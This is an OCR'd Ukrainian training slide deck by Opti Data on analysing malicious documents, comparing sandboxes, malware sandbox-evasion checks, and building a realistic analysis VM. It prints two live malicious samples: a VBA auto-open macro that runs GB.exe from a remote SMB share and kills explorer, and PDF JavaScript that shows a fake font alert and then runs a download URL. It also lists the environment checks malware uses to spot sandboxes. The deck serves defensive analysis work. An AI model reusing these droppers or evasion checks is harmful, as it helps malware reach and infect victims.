3. Інструменти перевірки – **офлайн** (коли файл конфіденційний)

```
$mraptor *
MacroRaptor 0.56.2 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/
----------+-----+---+-----------------------------------------------------
Result    |Flags|Type|File
----------+-----+---+-----------------------------------------------------
SUSPICIOUS|A-X  |OLE:|Заборгованість абонента.doc

Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS
```

```
+----------+--------------------+-------------------------------------------+
|Type      |Keyword             |Description                                |
+----------+--------------------+-------------------------------------------+
|AutoExec  |Document_Open       |Executed when the document is opened       |
|          |                    |                                           |
|Suspicious|Shell               |May run an executable file or a system     |
|          |                    |command                                    |
|Suspicious|vbNormalFocus       |May run an executable file or a system     |
|          |                    |command                                    |
|Suspicious|vbHide              |May run an executable file or a system     |
|          |                    |command                                    |
|Suspicious|powershell          |May run PowerShell commands                |
|Suspicious|Command             |May run PowerShell commands                |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|IOC       |89.23.98.22         |IPv4 address                               |
|IOC       |GB.exe              |Executable file name                       |
|IOC       |explorer.exe        |Executable file name                       |
|IOC       |powershell.exe      |Executable file name                       |
+----------+--------------------+-------------------------------------------+
```

Opti Data
Enforce your security

3. Інструменти перевірки – офлайн (коли файл конфіденційний)

```
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: Заборгованість абонента.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
    Dim FASFASFHBNVNVB As String
    Dim ireowrppqwcxva As String

    ' ????????? ???? ? ????? ? ??????????? ?????
    FASFASFHBNVNVB = "\\89.23.98.22\LN\"
    ireowrppqwcxva = "GB.exe"

    ' ????????? ????? ? ??????????
    Call Shell("explorer.exe """ & FASFASFHBNVNVB & """", vbNormalFocus)

    ' ????????? ????????? ??? ????????
    RunExecutable
End Sub

Sub RunExecutable()
    Dim FASFASFHBNVNVB As String
    Dim ireowrppqwcxva As String

    ' ????????? ???? ? ????? ? ??????????? ?????
    FASFASFHBNVNVB = "\\89.23.98.22\LN\"
    ireowrppqwcxva = "GB.exe"

    ' ????????? ??????????? ???? ?? ?????
    Call Shell("""" & FASFASFHBNVNVB & ireowrppqwcxva & """", vbNormalFocus)
    Call Shell("powershell.exe -Command Stop-Process -Name explorer", vbHide)
End Sub
```

Opti Data
Enforce your security

3. Інструменти перевірки – офлайн (коли файл конфіденційний)

```
$file *
order.pdf: PDF document, version 1.7, 1 pages
$pdfinfo *
Title:
Subject:
Keywords:
Author:          MY PC
Creator:         WPS Writer
Producer:
CreationDate:    Sun Dec  3 03:28:41 2023 EET
ModDate:         Tue Jan  9 17:06:47 2024 EET
Custom Metadata: yes
Metadata Stream: yes
Tagged:          no
UserProperties:  no
Suspects:        no
Form:            none
JavaScript:      yes
Pages:           1
Encrypted:       no
Page size:       612 x 792 pts (letter)
Page rot:        0
File size:       69811 bytes
Optimized:       no
PDF version:     1.7
```

Opti Data
Enforce your security

3. Інструменти перевірки – офлайн (коли файл конфіденційний)

```
$pdfinfo -js *
Name Dictionary "35305817-5759-462f-b23f-98640aa0f53b":
//-----------------------------------------------------------------
//----------------Do not edit the XML tags-------------------
//-----------------------------------------------------------------

//<Document-Level>
//<ACRO_source>35305817-5759-462f-b23f-98640aa0f53b</ACRO_source>
//<ACRO_script>
/*********** belongs to: Document-Level:35305817-5759-462f-b23f-98640aa0f53b ***********/
    var url = "https://goldrhino.info/Adobe/order.exe";
    var response = app.alert({
        cMsg: "This file is not compatible with the version of your Adobe Acrobat Reader. For
his document due to failure to generate all the dynamic font textures successfully. Click OK
ion.",
        cTitle: "Missing fonts, images and textures",
        nIcon: 1,
        nType: 0,
        oButtons: [{ cName: 'OK', nType: 0 }],
    });

    if (response == 1) {
        try {
            var shell = new ActiveXObject("WScript.Shell");
            shell.run(url);
            app.alert({
                cMsg: "File Downloaded Successfully. Kindly check in your Download Folder.",
                cTitle: "Download Success",
```

Opti Data
Enforce your security

4. Пісочниці – які бувають, їх переваги та недоліки

- ✓ 90% Sandbox = гіпервізор 1го типу + додаткові функції
- ✓ malware детонує в “чистій” зоні – тестова ВМ (Win/NIX/macOS)
- ✓ Ефективність залежить від якості імітації реальної системи
- ✓ Слабка кастомізація ОС > помилки при детонації malware

Opti Data
Enforce your security

4. Пісочниці – які бувають, їх переваги та недоліки

- ✓ Стокові образи уже відомі авторам malware
- ✓ Без перехоплень запитів malware виявить віртуалізацію
- ✓ Конкретні версії ОС, локалі, обмежений об'єм HDD
- ✓ Відсутність імітації мережевого оточення (AD, Exchange etc)

Opti Data
Enforce your security

4. Пісочниці – які бувають, їх переваги та недоліки

Корпоративні ($)

Trellix

TREND MICRO™

paloalto® NETWORKS

CROWDSTRIKE

Публічні (хмарні)

HYBRID ANALYSIS

Joe Sandbox

hatching/**triage**

Hatching Triage public command-line utility and API library.

Opti Data
Enforce your security

4. Пісочниці – які бувають, їх переваги та недоліки

- **Хмарні (публічні):** *- краще заточені на динаміку*

  ✓ Cuckoo , CAPE, Triage
  ✓ Hybrid Analysis (колишня Payload Security)
  ~~✓ AnyRun~~ (розробка РФ!)

- **Наземні (корпоративні):** *- динаміка + статичний*

  ✓ Trellix (McAfee) Intelligent Sandbox
  ✓ Palo Alto WildFire
  ✓ CrowdStrike Falcon X *(по суті прокачаний Hybrid Analysis)*
  ✓ Trend Micro Deep Discovery Analyzer

  …

Opti Data
Enforce your security

4. Пісочниці – які бувають, їх переваги та недоліки

~~1. AnyRun~~	~~-~~	~~РФ~~		якісні звіти, інтерактив
2. HybridAnalysis	-	США (CrowdStrike)		слабкі звіти, слабкий захист
3. Triage	-	Голландія		якісні звіти, екстракт конфігу(!)
4. CAPE / Cuckoo	-	open-source		opensource, **без інтерактиву**
5. JOESandbox	-	Швейцарія		складні звіти, екстракт конфігу(!)

Opti Data
Enforce your security

4. Пісочниці – які бувають, їх переваги та недоліки

1. Trellix (ex. McAfee) - США | якісна кастомізація ОС
2. Palo Alto - США | слабка кастомізація ОС, заточена NGFW
3. CrowdStrike - США | слабкі звіти, слабкий захист
4. Trend Micro - Японія | якісна кастомізація ОС, тільки наземна

Opti Data
Enforce your security

4. Логіка malware. Перевірка цільової системи

1. Захист від пісочниць

- ✓Апаратні параметри (CPU, HDD, MAC)
- ✓Гостьові утиліти
- ✓Ідентифікатори GPU, HDD (reg, WMI)
- ✓MRU, історія роботи, uptime

2. Пункт призначення (жертва)

- ✓Hostname/username , local/public IP
- ✓Локаль системи, розкладка клавіатури
- ✓Мережеве оточення
- ✓Наявність специфічних додатків

Opti Data
Enforce your security

4. Логіка malware. Перевірка цільової системи

1. Захист від пісочниць

- ✓Апаратні параметри (CPU, HDD, MAC)
- ✓Гостьові утиліти
- ✓Ідентифікатори GPU, HDD (reg, WMI)
- ✓MRU, історія роботи, uptime

З цим публічні пісочниці можуть впоратись (**але не завжди**)


2. Пункт призначення (жертва)

- ✓Hostname/username , local/public IP
- ✓Локаль системи, розкладка клавіатури
- ✓Мережеве оточення
- ✓Наявність специфічних додатків

Тут потрібна тільки комерційна пісочниця ($$) або власна ВМ

Opti Data
Enforce your security

5. Створення власної пісочниці



Opti Data
Enforce your security

5. Створення власної пісочниці

- ✓ Нам знадобиться віртуалка з Windows 7 (легша) або 10-11 (важча)
- ✓ В якості гіпервізора краще QEMU або Oracle VirtualBox
- ✓ Ця ВМ має бути **без** гостьових утиліт, без оновлення, телеметрії та захисту
- ✓ В цій ВМ має бути пара користувачів (звичайний та Адмін)
- ✓ Цю ВМ потрібно буде добряче “поюзати” щоб згенерувати історію дій

Opti Data
Enforce your security


5. Створення власної пісочниці

- ✓ .Net 4.6(8) , JRE 8.15 , C++ 10-12-19 , DirectX – обов'язково
- ✓ Перед створенням першого (чистого) снепшоту – аптайм 2-4 години
- ✓ Історія активності (документи, додатки, хісторі браузера)
- ✓ Документи не просто скопіювати, **а відкрити, змінити, зберегти**
- ✓ По можливості зачистити усі сліди віртуалізації* Pafish

Opti Data
Enforce your security

5. Створення власної пісочниці

Имя	Издатель	Устан...	Размер	Версия
µTorrent	BitTorrent Inc.	14.03.2017		3.3.2.30488
7-Zip 9.20 (x64 edition)	Igor Pavlov	14.03.2017	4,53 МБ	9.20.00.0
Adobe Flash Player 22 ActiveX	Adobe Systems Incorporated	14.03.2017	18,6 МБ	22.0.0.209
Adobe Flash Player 22 NPAPI	Adobe Systems Incorporated	14.03.2017	19,1 МБ	22.0.0.209
Adobe Flash Player 22 PPAPI	Adobe Systems Incorporated	14.03.2017	19,5 МБ	22.0.0.209
CCleaner	Piriform	26.03.2018		5.01
DAEMON Tools Lite	Disc Soft Ltd	14.03.2017		4.48.1.0347
Explorer Suite IV		04.07.2018	9,75 МБ	
Far Manager 3 x64	Eugene Roshal & Far Group	24.07.2018	9,45 МБ	3.0.5225
foobar2000 v1.3.10	Peter Pawlowski	14.03.2017	9,52 МБ	1.3.10
Google Chrome	Google LLC	10.02.2021		88.0.4324.150
Greenshot 1.2.10.6	Greenshot	26.03.2018	2,57 МБ	1.2.10.6
Java 8 Update 131 (64-bit)	Oracle Corporation	31.07.2018	109 МБ	8.0.1310.11
MicroSIP	www.microsip.org	14.03.2017	4,83 МБ	3.12.3
Microsoft .NET Framework 4.5.2	Microsoft Corporation	18.01.2019	38,8 МБ	4.5.51209
Microsoft Office Enterprise 2007	Microsoft Corporation	14.03.2017		12.0.4518.1014
Microsoft Visual C++ 2013 Redistributable (x64) -...	Microsoft Corporation	14.03.2017	20,5 МБ	12.0.40649.5
Microsoft Visual C++ 2015 Redistributable (x64) -...	Microsoft Corporation	22.01.2020	24,3 МБ	14.0.23026.0
Microsoft Visual C++ 2015 Redistributable (x86) -...	Microsoft Corporation	22.01.2020	20,6 МБ	14.0.23026.0
Mozilla Firefox 56.0 (x64 en-GB)	Mozilla	24.07.2018	139 МБ	56.0
Notepad++ (64-bit x64)	Notepad++ Team	24.07.2018	12,4 МБ	7.5.8
PDF-XChange Viewer	Tracker Software Products (C...	24.07.2018	32,7 МБ	2.5.322.7
PE Explorer 1.99 R6	Heaventools Software	04.07.2018		1.99.6
PuTTY release 0.70 (64-bit)	Simon Tatham	24.07.2018	3,60 МБ	0.70.0.0
Python Launcher	Python Software Foundation	22.02.2021	1,79 МБ	3.8.7354.0
Recuva	Piriform	14.03.2017		1.51
Skype, версия 8.25	Skype Technologies S.A.	31.07.2018	177 МБ	8.25
Total Commander 64-bit (Remove or Repair)	Ghisler Software GmbH	24.07.2018		9.20
TreeSize Free V3.3.2	JAM Software	14.03.2017	6,18 МБ	3.3.2
VLC media player	VideoLAN	14.03.2017		2.2.4
WinPcap 4.1.3	Riverbed Technology, Inc.	14.03.2017		4.1.0.2980
WinRAR 5.61 (64-bit)	win.rar GmbH	14.11.2018		5.61.0
WinSCP 5.13.3	Martin Prikryl	24.07.2018	83,4 МБ	5.13.3
Wireshark 2.2.5 (64-bit)	The Wireshark developer com...	14.03.2017	163 МБ	2.2.5
XnView 2.36	Gougelet Pierre-e	14.03.2017	8,63 МБ	2.36




Opti Data
Enforce your security

5. Створення власної пісочниці


MRU check using Registry key: \HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\User MRU

Programmatic version of the above check:



Opti Data
Enforce your security

5. Створення власної пісочниці



Opti Data
Enforce your security

6. Висновки

- ✓ Варто вміти користуватися **різними** інструментами та методиками
- ✓ Якісний аналіз - мінімум **2** (а краще **3**) підтвердження отриманих маркерів
- ✓ Статичний аналіз дає 50% результату, але для точності потрібна динаміка
- ✓ Якість аналізу дуже залежить від імітації реальної системи
- ✓ Краще завжди мати власну віртуалку під рукою

Opti Data
Enforce your security


Вітаю, ви прослухали матеріал **повністю**

?

Ті, у кого залишилися запитання – я побуду з вами.

Усім іншим – дякую за ваш час та вашу увагу.

Opti Data
Enforce your security



Opti
Data
Enforce your
security

Дякую вам за увагу!

Слава Україні!

Владислав Радецький
vr@optidata.com.ua